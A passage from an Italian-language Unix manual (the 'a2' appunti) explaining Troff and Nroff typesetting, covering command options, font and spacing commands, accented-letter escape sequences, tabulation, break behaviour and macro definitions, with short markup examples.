25.2.5 Allineamento e interruzione del testo 2489
25.2.6 Tabulazioni 2491
25.2.7 Comandi che causano un «break» 2493
25.2.8 Macro 2495
25.2.9 Margini e Intestazioni 2499
25.2.10 Ambienti 2502
25.2.11 Titoli 2504
25.2.12 Importazione di file esterni 2505
25.3 Precompilatori 2507
25.3.1 Tbl 2508
25.3.2 Eqn 2511

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

25.4 Groff 2513
25.5 Documentazione Man 2517
25.6 Riferimenti 2521

Troff e Nroff sono programmi di elaborazione e impaginazione testi per la produzione di documenti che possano essere riprodotti anche attraverso sistemi di stampa elementare, come gli schermi dei terminali a caratteri. Troff e Nroff sono due programmi più o meno compatibili che si completano a vicenda: il primo permette la stampa di qualità grafica, mentre il secondo è specializzato per la produzione di formati elementari come quello per lo schermo a caratteri. La distinzione è dettata dalla tradizione, dal momento che spesso si tratta dello stesso programma, avviato con nomi differenti.

Troff è nato nel 1973, scritto in linguaggio *assembler* per il PDP-11, riscritto successivamente in C. Ancora oggi Troff fa parte integrante della storia di Unix, in particolare per il fatto è il sistema di presentazione delle pagine di manuale. Pertanto, anche i sistemi GNU ne hanno uno: Groff.

Gli esempi di questo capitolo si basano principalmente su Groff, per il quale, nel momento in cui si scrivono queste note, non esiste la possibilità di leggere un file sorgente in formato UTF-8, mentre è possibile solo generare un risultato adatto a un terminale che utilizza invece tale codifica.

25.1 Logica di funzionamento ed esempio di partenza

Troff e Nroff si occupano di trasformare un testo, scritto con determinati codici di composizione, in un formato intermedio che successivamente deve essere rielaborato da un programma specifico per il tipo di stampa o visualizzazione che si vuole ottenere. Per arrivare a questo, si utilizza normalmente un condotto, più o meno nella forma seguente:

```
troff sorgente_troff | programma_di_rielaborazione
```

```
nroff sorgente_nroff | programma_di_rielaborazione
```

Per il momento, questo deve essere visto solo come un concetto di massima, perché in pratica manca ancora qualcosa. Lo sviluppo di questo sistema di composizione ha portato alla nascita di programmi di contorno che si occupano di semplificare la descrizione tipografica di elementi comuni di composizione. Questi programmi si collocano generalmente prima di '**troff**' o '**nroff**'. Nello schema seguente si fa un esempio dell'uso di Eqn, un filtro che facilita l'inserimento delle equazioni in un sorgente Troff.

```
eqn sorgente_troff | troff | programma_di_rielaborazione
```

In tal caso, come si vede, '**troff**' riceve il sorgente dallo standard input.

25.1.1 Avvio degli eseguibili «troff» e «nroff»

Gli eseguibili '**troff**' e '**nroff**' trasformano i file indicati tra gli argomenti, oppure lo standard input, in un formato intermedio contenente le informazioni necessarie per ottenerne la stampa o la visualizzazione.

```
troff [opzioni] [sorgente_troff ...]
```

```
nroff [opzioni] [sorgente_nroff ...]
```

Il sorgente per '**troff**' è un po' diverso da quello di '**nroff**', ma in generale si usa quasi sempre solo il primo, essendo quello che richiede l'indicazione di più dettagli.

Le opzioni seguenti sono comuni al Troff originale e a quello di GNU.

Opzione	Descrizione
`-a`	Genera una composizione approssimativa del risultato, in formato testo (ASCII).
`-i`	Dopo aver letto i file indicati negli argomenti, legge anche dallo standard input.
`-n`***n_iniziale***	Permette di stabilire esplicitamente il numero della prima pagina.

Opzione	Descrizione
`-o`***elenco_pagine***	Permette di specificare le pagine da stampare. L'elenco è separato da virgole (senza l'inserzione di spazi) e si possono indicare degli intervalli attraverso una notazione del tipo '***m*****-*****n***'. In particolare, se in un intervallo non viene indicata la pagina iniziale, si intende la prima, se invece manca quella finale, si intende l'ultima.
`-r`***registro numero***	Permette di definire il valore di un registro. Il registro è espresso da un lettera alfabetica, mentre il numero può essere espresso attraverso un'espressione numerica di Troff.
`-m`***nome***	Definisce il nome di un gruppo di macro da utilizzare prima di iniziare l'interpretazione dei file. Si tratta del riferimento al file che corrisponde al modello '`tmac.`***nome***', contenuto in una directory appropriata in base alla realizzazione di Troff.
`-T`***nome_dispositivo***	Permette di specificare il tipo di dispositivo di stampa, o di visualizzazione, per il quale viene composto il documento. Anche se il formato generato da Troff non è quello finale, ciò dipende dalla scelta fatta con questa opzione.
`-F`***percorso***	Permette di indicare la directory contenente le informazioni sui caratteri che si vogliono utilizzare.

Segue la descrizione di alcuni esempi.

- `$` **`troff -Tps -ms mio.troff`** [*Invio*]

  Elabora il file ‘`mio.troff`’, utilizzando il dispositivo ‘**`ps`**’ e il pacchetto di macro ‘**`s`**’ (‘`tmac.s`’).

- `$` **`troff -Tps -ms -o4,6,8-10 mio.troff`** [*Invio*]

  Come nell’esempio precedente, limitandosi a emettere il risultato riferito alle pagine 4, 6, 8, 9 e 10.

25.1.2 Macro e stile

«

I sorgenti Troff potrebbero essere realizzati fornendo tutte le indicazioni necessarie a definire l’aspetto finale del documento e utilizzando solo le istruzioni elementari di questo sistema di composizione. In alternativa possono essere definite delle macro, all’interno del sorgente stesso o in file esterni. È normale fare uso di Troff facendo riferimento a un file di macro esterno, che in pratica permette di definire uno stile generale del documento; per questo si utilizza l’opzione standard ‘**`-m`**’, come viene mostrato in seguito negli esempi. In ogni caso il pacchetto di macro più comune, già dalle origini di Troff, è ‘**`s`**’, corrispondente al file ‘`tmac.s`’.[1]

25.1.3 Istruzioni contenute nel testo sorgente

«

Le istruzioni di Troff possono distinguersi fondamentalmente in: comandi, che iniziano sempre con un punto singolo nella prima colonna del sorgente, e sequenze di escape che possono essere collocate all’interno del testo normale. Un comando appare sempre da solo in una riga, come nel caso seguente,

```
Testo normale
.ft B
testo in neretto
```

dove ‘**testo normale**’ e ‘**testo in neretto**’ sono intesi come una sequenza che potrebbe risultare riprodotta sulla stessa riga, o comunque appartenendo in ogni caso allo stesso paragrafo. In particolare, dopo l’apparizione del comando ‘**.ft B**’, il testo viene reso in neretto. Una sequenza di escape, al contrario, non interrompe il testo nel sorgente:

```
Testo normale \fBtesto in neretto
```

In questo caso, ‘**\fB**’ è una sequenza di escape che indica l’inizio del neretto. Come si può intuire, non è possibile iniziare una riga di testo con un punto, perché questo verrebbe interpretato come un comando di Troff; nello stesso modo, alcune sequenze di escape seguite da testo normale possono essere interpretate in modo erroneo.

25.1.4 Spazi superflui

Troff è sensibile alla presenza di spazi orizzontali e verticali superflui; questi vengono mantenuti nel documento finale. In condizioni normali, Troff ignora le interruzioni di riga inserite nel sorgente: quando quello che segue è un comando o un’altra riga di testo, sostituisce queste interruzioni con uno spazio orizzontale normale, ricomponendo in pratica i paragrafi a seconda del formato finale.

25.1.5 Esempio per cominciare

Anche se non è stato ancora mostrato il «linguaggio» di un sorgente Troff, contando sull’intuizione del lettore, è il caso di proporre un esempio elementare che permetta di verificarne il funzionamento.

```
.\"  Questo è un esempio di documento scritto utilizzando il
.\"  linguaggio di composizione Troff.
.\"
```

```
.\"  Viene definita la dimensione del testo: il margine
.\"  sinistro di 4 cm e l'ampiezza del testo di 8 cm.
.po 4c
.ll 8c
.\"  Inizia il documento.
.ft B
1. Introduzione a Troff

.ft P
Questo \('e un esempio di documento scritto in modo
tale da poter essere elaborato con Troff.
In questo caso, si presume che verr\('a utilizzato
lo stile ``\fBs\fP'' (con l'opzione \fB\-ms\fP).

.ft B
1.1 Paragrafi

.ft P
Il testo di un paragrafo termina quando nel sorgente viene
incontrata una riga vuota.

Per la precisione, gli spazi verticali vengono rispettati,
per cui le righe vuote si traducono in spazi tra i
paragrafi, anche quando queste sono pi\('u di una.



Questo \('e l'inizio di un nuovo paragrafo dopo tre righe
vuote di separazione.
```

Supponendo che il file si chiami ‘`esempio.troff`’ e che si utilizzi la versione GNU di Troff, si potrebbe ottenere la conversione in PostScript attraverso il comando seguente, che genera il file

‘`esempio.ps`’.

```
$ troff -Tps -ms esempio.troff | grops > esempio.ps [Invio]
```

In alternativa, si potrebbe ottenere un file adatto per la visualizzazione attraverso un terminale a caratteri, configurato per la codifica ISO 8859-1, con il comando seguente:

```
$ troff -Tlatin1 -ms esempio.troff | grotty > esempio.tty
[Invio]
```

Oppure, se il terminale è configurato per la codifica UTF-8:

```
$ troff -Tutf8 -ms esempio.troff | grotty > esempio.tty [Invio]
```

I risultati si vedono nella figura 25.5. Da queste non si vedono i margini, ma per il momento il problema è trascurabile.

Figura 25.5. A sinistra il risultato della composizione del sorgente Troff di esempio in PostScript; a destra il risultato della composizione per la visualizzazione attraverso un terminale a caratteri.



In questo esempio si fa uso del pacchetto di macro '`s`', che tra le altre cose definisce i margini del testo. All'inizio del sorgente sono stati usati espressamente dei comandi per modificare i margini, in deroga a quanto prestabilito dallo stile del pacchetto di macro prescelto.

25.2 Istruzioni fondamentali di Troff

«

In queste sezioni viene mostrato l'uso di alcune istruzioni fondamentali di Troff. La loro descrizione è limitata anche in considerazione del fatto che Troff è un sistema di composizione superato, benché tuttora efficace; infatti, al suo posto conviene approfondire piuttosto l'uso di altri programmi, come TeX per esempio.

Alla fine di queste sezioni si trova una tabella riassuntiva dei comandi «vitali» di Troff, cioè di quelli che vengono descritti qui.

25.2.1 Argomenti numerici e unità di misura

Alcuni comandi hanno un argomento numerico che esprime una quantità o una dimensione. A seconda della circostanza, tale valore può essere espresso in modo fisso, oppure come incremento o riduzione. Se è ammissibile l'incremento, tale numero può essere indicato prefissato dal segno '**+**', se è possibile la riduzione può essere prefissato dal segno '**−**'. Gli incrementi e le riduzioni permettono di scrivere istruzioni relative, che si adattano a seconda di altre scelte già fatte nel sorgente Troff. In alcuni casi ci sono dei valori che possono essere espressi in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

Quando gli argomenti riguardano valori che esprimono una lunghezza, possono essere seguiti immediatamente da una lettera che ne esprima l'unità di misura. La tabella 25.6 mostra l'elenco di queste sigle.

Tabella 25.6. Sigle di identificazione dell'unità di misura.

Sigla	Unità di misura corrispondente
`i`	Pollici.
`c`	Centimetri.
`P`	Pica = 1/6 di pollice.
`m`	Dimensione della lettera «m».
`n`	Dimensione della lettera «n».

Sigla	Unità di misura corrispondente
`p`	Punti = 1/72 di pollice.
`u`	Unità base.
`v`	Altezza della riga.

25.2.2 Dimensione e distanza tra le righe

Normalmente, il corpo dei caratteri è di 10 punti e la distanza tra le righe è di 12 punti. Il comando normale per ridefinire il corpo è '**`.ps`**', che sta per *Point size*:

```
.ps [[+|-]n]
```

Come si vede dallo schema sintattico, questo comando ammette la possibilità di fissare il valore, oppure di incrementarlo e di diminuirlo indicando una dimensione espressa in punti tipografici (lo si intuisce dal nome). Se non viene fornito l'argomento numerico, si intende ripristinare la dimensione al valore fissato precedentemente.

In alternativa può essere usata la sequenza di escape '**`\s`**', secondo la sintassi seguente:

```
\s[+|-]n
```

È importante osservare che il numero di punti che può essere indicato dipende dalla disponibilità effettiva in base al tipo di carattere a disposizione; inoltre, nel caso della sequenza di escape '**`\s`**', possono

essere utilizzate solo **due** cifre numeriche. In particolare, se si utilizza la dimensione nulla, cioè il numero zero, si ottiene il ripristino della dimensione precedente.

Quando si usa la sequenza '**\s**' per specificare un valore composto da una sola cifra numerica, è importante che il carattere successivo non sia un numero, altrimenti si riesce a confondere Troff.

Il ridimensionamento dei caratteri viene usato normalmente assieme al controllo della distanza tra le righe. Per questo si usa il comando '**.vs**' (*Vertical space*).

```
.vs [n [unità_di_misura] ]
```

L'argomento numerico serve a precisare la distanza tra la base di una riga e la base di quella successiva. Il valore viene espresso normalmente in punti, a meno che sia specificato un tipo di unità di misura speciale. In mancanza dell'argomento numerico, il comando ripristina la distanza precedente.

Di solito, la distanza tipica tra le righe è pari al 120 % del corpo dei caratteri utilizzati.

Tra due righe può essere indicato anche uno spazio aggiuntivo, attraverso il comando '**.sp**' (*Space*).

```
.sp [n [unità_di_misura] ]
```

La sintassi di '**.sp**' è la stessa di '**.vs**', con la differenza che si riferisce a uno spazio aggiuntivo inserito una sola volta in corrispondenza della posizione del comando. In particolare, se '**.sp**' viene usato senza argomento, si ottiene una riga bianca vuota della dimensione attuale dell'altezza delle righe.

Segue la descrizione di alcuni esempi.

- ```
  Testo normale
  .ps 24
  testo ingrandito
  ```
  Cambia il corpo del testo che segue il comando, senza curarsi della distanza tra le righe.

- ```
  Il sistema operativo GNU/L\s8INUX\s0 funziona su...
  ```
  Ammesso che il testo normale abbia un corpo di 10 punti, fa in modo che la parola «LINUX» sia ottenuta con una lettera iniziale di dimensione normale e la parte restante con lettere leggermente ridotte (otto punti). Alla fine, il corpo precedente viene ripristinato.

- ```
  .ps 24
  .vs 28p
  ```
  Cambia la dimensione del corpo e della distanza tra le righe.

- ```
  .sp 1c
  ```
  Inserisce uno spazio verticale aggiuntivo di 1 cm.

25.2.3 Caratteri da stampa

Storicamente, la gestione dei tipi di carattere di Troff è stata piuttosto limitata: erano disponibili quattro aree all'interno delle quali potevano essere «montati» tipi differenti di carattere. Queste aree esistono anche nelle versioni più recenti di Troff e generalmente servono a contenere, nell'ordine: un carattere tondo, un corsivo, un neretto e una serie di simboli (che comunque si ottengono attraverso delle sequenze di escape). Per poter utilizzare caratteri differenti, occorreva sostituire il carattere di un'area, montando al suo posto quello desiderato. Attualmente, questa operazione non è più necessaria; generalmente si utilizzano i caratteri normali (quelli appena elencati) e si specifica un tipo di carattere differente da questi solo quando serve, senza bisogno di montarlo esplicitamente.

Quando si fa riferimento ai caratteri delle aree normali, si può utilizzare il comando '**.ft**' (*Font*), seguito da una sigla alfabetica che ne definisce la forma.

```
.ft [R|I|B]
```

Le lettere '**R**', '**I**', '**B**' indicano rispettivamente: *Roman*, *Italic* e *Bold*, riferendosi quindi a un carattere tondo normale, corsivo o neretto. Se non viene specificato l'argomento, il comando '**.ft**' ripristina il carattere usato precedentemente.

All'interno del testo può essere usata la sequenza '**\f**', seguita immediatamente da una delle lettere viste per l'argomento di '**.ft**'. In particolare, '**\fP**' serve a ripristinare il carattere precedente.

Prima di proseguire vale la pena di vedere il significato di un comando un po' strano: '**.ul**' (*Underline*). Letteralmente si tratta di una ri-

chiesta di «sottolineatura» che interviene solo nel testo del sorgente che lo segue immediatamente. Tuttavia, secondo la tipografia, il sottolineato è una forma di evidenziamento deprecabile, per cui questo si traduce in pratica in un corsivo.

Per utilizzare altri tipi di carattere oltre quelli standard che si trovano a essere già montati nel sistema di Troff, si può utilizzare il comando '**.ft**', seguito da un argomento che esprima direttamente il tipo di carattere scelto. A questo proposito, è bene chiarire che le sigle '**R**', '**I**' e '**B**' si riferiscono sempre ai tipi di carattere montati nelle prime tre aree standard, per cui, non è possibile caricare un tipo di carattere differente e pretendere poi di ottenerne il corsivo con il comando '**.ft I**'. La tabella 25.11 riporta l'elenco di alcuni tipi di carattere che dovrebbe essere possibile utilizzare con la propria realizzazione di Troff.

Tabella 25.11. Sigle di identificazione di alcuni tipi di carattere.

Sigla	Descrizione
R	Generalmente è il Times normale.
I	Generalmente è il Times obliquo.
B	Generalmente è il Times neretto.
H	Helvetica.
HI	Helvetica corsivo.
HB	Helvetica neretto.
HBI	Helvetica neretto obliquo.

Sigla	Descrizione
`CR`	Courier.
`CI`	Courier obliquo.
`CB`	Courier neretto.
`CBI`	Courier neretto obliquo.

I caratteri speciali, tra cui eventualmente anche le lettere accentate, possono essere ottenuti attraverso delle sequenze di escape che iniziano con '`\(`' e si compongono di altri due caratteri. La tabella 25.12 mostra l'elenco di alcune di queste sequenze riferite alle lettere accentate.

Tabella 25.12. Alcune sequenze di escape per le lettere accentate di Troff.

`\('a`	á	`\('A`	Á	`\(^a`	â	`\(^A`	Â	`\(`a`	à
`\(`A`	À	`\(oa`	å	`\(oA`	Å	`\(~a`	ã	`\(~A`	Ã
`\(:a`	ä	`\(:A`	Ä	`\(ae`	æ	`\(AE`	Æ	`\(,c`	ç
`\(,C`	Ç	`\('e`	é	`\('E`	É	`\(^e`	ê	`\(^E`	Ê
`\(`e`	è	`\(`E`	È	`\(:e`	ë	`\(:E`	Ë	`\(`i`	í
`\(`I`	Í	`\(^i`	î	`\(^I`	Î	`\(`i`	ì	`\(`I`	Ì
`\(:i`	ï	`\(:I`	Ï	`\(~n`	ñ	`\(~N`	Ñ	`\('o`	ó
`\('O`	Ó	`\(^o`	ô	`\(^O`	Ô	`\(`o`	ò	`\(`O`	Ò

\(/o	ø	\(/O	Ø	\(~o	õ	\(~O	Õ	\(:o	ö
\(:O	Ö	\('u	ú	\('U	Ú	\(^u	û	\(^U	Û
\(`u	ù	\(`U	Ù	\(:u	ü	\(:U	Ü	\('y	ý
\('Y	Ý	\(:y	ÿ	\(ss	ß				

Quando si utilizza Troff di GNU si può scrivere il sorgente Troff utilizzando la codifica ISO 8859-1; tuttavia, mancando ancora la capacità di leggere un file in formato UTF-8, è meglio scrivere il sorgente secondo il metodo tradizionale; inoltre, ci sono altre sequenze che sono indispensabili per ottenere effetti tipografici particolari. La tabella 25.13 riassume i casi più importanti.

Tabella 25.13. Caratteri e sequenze di escape per ottenere simboli speciali che vanno oltre la codifica utilizzata.

Sequenza	Descrizione
\e	Barra obliqua inversa (‘\’).
\'	Accento acuto ben distinguibile.
\`	Accento grave ben distinguibile.
\-	Trattino corto.
\(hy	Trattino corto di sillabazione.
\-	Il segno meno (‘−’).

Sequenza	Descrizione
`\(mi`	Il segno meno (‘**−**’).
`\(em`	Trattino lungo.
`\(ru`	Trattino basso.
`\(ul`	Trattino di sottolineatura (più basso).
`\(rn`	Trattino alto.
`\(bu`	Pallino.
`\(sq`	Quadratino.

Infine, Troff consente l’uso delle lettere greche, utilizzando delle sequenze di escape che iniziano per ‘**\(***’ seguite immediatamente da una lettera (dell’alfabeto latino-inglese) che in qualche modo può avere una corrispondenza con quella greca.

Segue la descrizione di alcuni esempi.

- ```
  .ft B
  ```

  Il testo a partire dalla riga successiva del sorgente Troff, viene reso in neretto.

- ```
  .ft
  ```

  Ripristina il carattere utilizzato in precedenza.

  ```
  Testo normale \fBtesto in neretto\fP testo normale.
  ```

  Nella frase, il pezzo ‘**testo in neretto**’ viene reso in neretto. La sequenza ‘**\fP**’ serve a ripristinare il carattere precedente.

- ```
  .ft H
  ```

  Il testo a partire dalla riga successiva del sorgente Troff, viene reso con il carattere Helvetica normale.

- ```
  .ft HI
  ```

  Il testo a partire dalla riga successiva del sorgente Troff, viene reso con il carattere Helvetica obliquo.

- ```
  L'opzione \-ms serve a definire l'uso del pacchetto di
  macro «s».
  ```

  Attraverso la sequenza '**\-**', viene richiesto espressamente l'uso di un trattino normale.

- ```
  L'opzione
  .ft CR
  \-ms
  .ft
  serve a definire l'uso del pacchetto di macro «s».
  ```

  Come nell'esempio precedente, ma il testo '**-ms**' viene reso con il carattere Courier che risulta più adatto (essendo a larghezza fissa).

- ```
  Il file
  .ft CR
  mio\(rufile
  .ft
  serve a…
  ```

  Fa in modo che la parola '**mio_file**' appaia in Courier, utilizzando in particolare un trattino basso.

- ```
  \(*b
  ```

  La lettera greca beta minuscola.

- ```
  \(*W
  ```
  ```

La lettera greca omega maiuscola.

- `\(*W`

  La lettera greca omega minuscola.

25.2.4 Rientri e dimensioni varie

Il dimensionamento della pagina e del testo all'interno di questa, avviene in modo un po' strano. Per cominciare, il foglio normale di riferimento è il formato lettera (8,5 in × 11 in); all'interno di questo spazio può essere definito un margine sinistro e una larghezza della riga. I margini superiore e inferiore sono generalmente predefiniti attraverso il pacchetto di macro utilizzato.

Se non si vuole approfondire l'uso di Troff, conviene limitarsi ad accettare il più possibile le convenzioni del pacchetto di macro tradizionale, quello che viene richiamato con l'opzione '**`-ms`**'. Questo significa che il foglio è in formato lettera (anche se poi si stampa su un A4) e i margini superiore e inferiore sono di un pollice di altezza.

Il margine sinistro della pagina può essere modificato attraverso il comando '**`.po`**' (*Page offset*), che viene usato normalmente prima di iniziare il testo del documento.

`.po` ***n*** [***unità_di_misura***]

Per definire la larghezza del testo si utilizza il comando '**`.ll`**' (*Line length*). Anche questo può essere usato con valori di incremento o di riduzione, per mantenere un riferimento con il testo precedente.

`.ll` [`+`|`-`] ***n*** [***unità_di_misura***]

All'interno del testo è possibile modificare il margine con il comando '**.in**' che fa riferimento al margine assoluto della pagina. Spesso, il comando '**.in**' viene usato con valori di incremento o di riduzione, in modo da mantenere un riferimento con la situazione precedente del testo.

```
.in [+|-] n [unità_di_misura]
```

Incrementando il rientro con il comando '**.in**', si riduce conseguentemente la larghezza della riga; se invece lo si diminuisce, la larghezza della riga aumenta in relazione. Questo serve a mantenere il margine destro invariato, a seguito dell'utilizzo del comando '**.in**'.

Per ottenere il rientro di una sola riga, si utilizza il comando '**.ti**'.

```
.ti [+|-] n [unità_di_misura]
```

I comandi che sono stati descritti accettano tutti delle dimensioni espresse anche in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

Segue la descrizione di alcuni esempi.

- ```
  .po 0
  ```
  Pone il margine sinistro della pagina al valore minimo possibile.
- ```
  .po 1i
  ```
  Pone il margine sinistro della pagina a un pollice.

  ```
  .in 1c
  ```

Inizia un margine sinistro che si pone a un centimetro più a destra del margine della pagina.

- ```
  .in +1c
  ```

  Incrementa il margine sinistro di un centimetro.

- ```
  .ll 15.5c
  ```

  Definisce la larghezza del testo di 15,5 cm.

- ```
  .in +0.5c
  .ll -0.5c
  Testo…
  .ll +0.5c
  .in -0.5c
  ```

  Rientra il testo a sinistra di un mezzo centimetro e anche a destra della stessa dimensione, riducendo la larghezza della riga. Dopo la scrittura del testo (che così appare inscatolato), vengono ripristinate le dimensioni precedenti.

- ```
  .ti +1c
  ```

  La prima riga del paragrafo che segue il comando viene scritta con un rientro di un centimetro.

- ```
  .ti -1c
  ```

  Rientra all'indietro di un centimetro.

25.2.5 Allineamento e interruzione del testo

Di solito, utilizzando il pacchetto di macro '**s**', si ottiene un documento in cui il testo è allineato a sinistra e a destra (giustificato); inoltre, le righe del sorgente che appaiono in sequenza, senza spazi verticali intermedi, vengono unite assieme. Per indicare esplicitamente un'interruzione di riga si può usare il comando '**.br**' (*Break*)
  ```

che non prevede alcun argomento. Inoltre, per richiedere espressamente di saltare una pagina, si può usare il comando '**.bp**' (*Break page*), nello stesso modo.

Si è accennato al fatto che normalmente il testo contenuto nel sorgente viene riunito assieme prima di definire l'impaginazione finale. Per richiedere esplicitamente questo comportamento, si utilizza il comando '**.fi**' (*Fill*), mentre per fare in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, si usa il comando '**.nf**' (*No fill*).

L'allineamento del testo viene richiesto attraverso il comando '**.ad**' (*Adjust*) con un argomento composto da una lettera che permette di scegliere come allinearlo.

```
.ad l|r|c|b
```

Le lettere '**l**', '**r**', '**c**' e '**b**' servono a richiedere rispettivamente l'allineamento sinistro, destro, centrato, o simultaneo (destra e sinistra).

Eventualmente, il comando '**.ce**' permette di ottenere la centratura di un certo numero di righe del sorgente.

```
.ce n_righe
```

Segue la descrizione di alcuni esempi.

- ```
  Bla bla bla…
  .br
  qui inizia una riga nuova
  ```
  ```

Il testo viene interrotto esplicitamente in modo da farlo riprendere in una riga successiva.

- ```
  .ft CR
  .nf
  uno     due    tre
  quattro cinque sei
  .fi
  .ft
  ```

  Viene riportato del testo catturato da un comando o da una schermata. Per questo si utilizza il carattere Courier e si specifica che le interruzioni di riga devono essere rispettate. Alla fine, viene ripristinato il comportamento normale.

- ```
  .ad r
  testo a bandierina allineato a destra

  .ad b
  testo allineato simultaneamente a sinistra e a destra.
  ```

  Allinea il testo a destra e successivamente lo rimette nella situazione normale di allineamento simultaneo.

- ```
  .ce 1
  testo centrato
  testo normale
  ```

  Centra solo la prima riga successiva del testo che appare nel sorgente.

25.2.6 Tabulazioni

La tabulazione orizzontale che si ottiene con il codice ASCII <*HT*>, viene interpretata regolarmente da Troff, che lo intende come un salto allo ***stop di tabulazione*** successivo. Questi stop possono essere
  ```

regolati attraverso il comando '**.ta**', ma se non sono definiti espressamente, Troff utilizza gli stop predefiniti che dovrebbero trovarsi ogni quarto di pollice (poco più di mezzo centimetro).

```
.ta stop_1 stop_2...
```

L'argomento di '**.ta**' è costituito da una serie di numeri (seguiti dall'unità di misura) che esprimono la distanza degli stop di tabulazione dal margine sinistro del testo.

Generalmente, quando si usano gli stop di tabulazione per scrivere delle tabelle elementari, si fa in modo che le interruzioni di riga vengano rispettate, attraverso l'uso del comando '**.nf**'.

Quando si cerca di incolonnare dei numeri, può essere utile la sequenza '**\0**' che si traduce in uno spazio orizzontale della stessa ampiezza di una cifra numerica.

Infine, attraverso il comando '**.tc**' è possibile richiedere l'utilizzo di un carattere particolare per riempire lo spazio della tabulazione. '**.tc**' richiede un argomento composto da un solo carattere, anche una sequenza di escape.

```
.tc carattere_di_riempimento
```

Segue la descrizione di alcuni esempi.

-
```
.nf
.ta 3c 6c 9c
        1       2       3
        11      22      333
.fi
```

Dopo aver fatto in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, definisce tre stop di tabulazione a 3 cm, 6 cm e 9 cm, rispettivamente. Il contenuto della tabella appare allineato a sinistra.

```
.nf
.tc \(ru
.ta 15c
Nominativo      ,
.ta 3c 7c 12c 15c
CAP     Citt\('a        Via     N.      ,
.fi

bla bla bla
```

- Questo rappresenta un esempio un po' più complesso, dove si vuole predisporre un modello da compilare. Si osservi la riga in cui appare la parola '**Nominativo**': lo spazio che si vede prima della virgola è ottenuto con un carattere di tabulazione orizzontale che viene riempito da caratteri '**\(ru**', corrispondenti a trattini bassi. Ogni volta che il modello cambia elementi, occorre ridefinire la posizione degli stop di tabulazione.

```
Nominativo_____________________________________________________,
CAP_____Città_____________Via_____________________N._________,

bla bla bla
```

25.2.7 Comandi che causano un «break»

Nella logica di funzionamento di Troff, alcuni comandi causano un'interruzione nel flusso del testo, costringendo Troff a interromperlo e a riprenderlo nella riga successiva. Un esempio evidente è dato dal comando '**.br**', che si usa proprio per questo: ottenere

un'interruzione di riga nel documento finale. Anche l'utilizzo di altri comandi implica un'interruzione del testo, benché questo non venga richiesto esplicitamente:

`.br`	interruzione di riga;
`.bp`	interruzione di pagina;
`.sp`	spazio verticale;
`.in`	margine sinistro;
`.ti`	rientro temporaneo;
`.nf`	rispetto delle interruzioni nel sorgente;
`.fi`	scorrimento del testo indipendente dalle interruzioni che appaiono nel sorgente;
`.ce`	centratura di alcune righe successive.

Il fatto che questi comandi interrompano il flusso del testo dovrebbe apparire logico al lettore; probabilmente si potrebbe trovare strano il fatto che il comando '**`.ad`**' non faccia parte di questo gruppo. Troff consente di spogliare questi comandi della funzionalità di interruzione (o *break*), sostituendo il punto iniziale con un apostrofo. Per fare un esempio estremo, '**`'br`**' diventa un'interruzione di riga senza interruzione, in pratica non serve più. Si osservi comunque l'esempio seguente:

```
bla bla bla bla…
Bla bla bla bla
'sp 1c
bla bla bla bla…
```

Si mostra l'uso del comando '**'sp 1c**' che ha lo scopo di inserire uno spazio verticale di un centimetro. Avendo usato l'apostrofo al posto del punto, lo spazio viene inserito quando il testo precedente è arrivato alla fine della riga. In pratica, parte del testo che si trova sopra il comando potrebbe essere riprodotto nel documento finale **dopo** lo spazio verticale.

Chi ha difficoltà a comprendere il senso della cosa, può limitarsi a tenere a mente che è opportuno privare questi comandi della funzione di interruzione di riga quando questi vengono usati per predisporre delle intestazioni o dei piè di pagina.

25.2.8 Macro

Troff consente di creare i propri comandi, ovvero delle macro, che permettono di semplificare e uniformare il proprio documento. Per comprendere il senso di questo occorre presentare subito un esempio; si osservi il testo seguente:

```
.de T1
.sp
.ft B
..
```

Questo pezzo di istruzioni Troff serve a dichiarare la macro '**T1**' che quando utilizzata si traduce nei comandi '**.sp**' e '**.ft B**'. Si

intuisce che il comando '**.de**' serva a iniziare la dichiarazione della macro e i due punti in orizzontale finali servano a concluderne la dichiarazione.

```
.de nome_macro
dichiarazione
dichiarazione
    ...
dichiarazione
..
```

Il nome della macro che si crea deve essere di due caratteri e generalmente si utilizzano le lettere maiuscole in modo da essere certi di non interferire con i comandi normali di Troff.

Si noti che il nome della macro che si dichiara non ha il punto iniziale.

Tornando all'esempio, la macro '**T1**' potrebbe servire per spaziare ed evidenziare un titolo di qualcosa. Usandola, occorre ricordare che modifica il tipo di carattere, dal momento che passa alla scrittura in neretto; volendo si può preparare un'altra macro per uniformare i paragrafi normali.

```
.de P1
.ft R
.ti +1m
..
```

Questa volta viene dichiarata la macro '**P1**' con lo scopo di ripristinare l'uso del carattere normale e di inserire un rientro temporaneo

della prima riga (di un quadratone), così da ottenere un paragrafo con rientro iniziale. Quello che si vede sotto è un esempio di utilizzo di queste macro.

```
.T1
Introduzione al documento

.P1
Questo paragrafo tratta dell'inizio della fine e viceversa…

.P1
Questo paragrafo parla d'altro…

.T1
Approfondimento

.P1
\('E nato prima l'uovo o la gallina?
```

Un esempio un po' più interessante potrebbe essere quello della definizione di due macro allo scopo di semplificare la scrittura di testo circoscritto in qualche modo, per esempio per mostrare ciò che appare su un terminale o quello che si ottiene da una stampa.

```
.de TA
.ft CR
.ps 8
.in +2m
.nf
..
```

```
.de TC
.fi
.in -2m
.ps
.ft
..
```

La prima macro serve a iniziare la scrittura in Courier con un corpo leggermente più piccolo del solito, rispettando le interruzioni di riga e aggiungendo due quadratoni al margine sinistro. La seconda serve a ripristinare la situazione precedente. Si osservi l'esempio seguente in cui si mostra in che modo utilizzarle.

```
Il comando ls \-l mostra un elenco simile a quello seguente:

.TA
-rwxr-xr-x   1 root     root      2864 ott 14 06:44 arch
-rwxr-xr-x   1 root     root     62660 ago 29 01:43 ash
-rwxr-xr-x   1 root     root      4892 ago  5 21:15 basename
-rwxr-xr-x   1 root     root    353944 ott 13 01:23 bash
 …
.TC

Si osservi in particolare la propriet\('a dei file…
```

Si comprende che il vantaggio di usare le macro sta nella possibilità di uniformare lo stile personale del documento e di poter modificare tale stile in modo più facile, intervenendo solo sulla definizione delle macro stesse.

Infine, è bene accennare alla possibilità di dichiarare delle macro con argomenti: all'interno della definizione di una macro, le sequenze formate da '**\\$*n***', dove ***n*** è un numero da uno a nove, rappresentano l'***n***-esimo argomento. Si osservi l'esempio seguente:
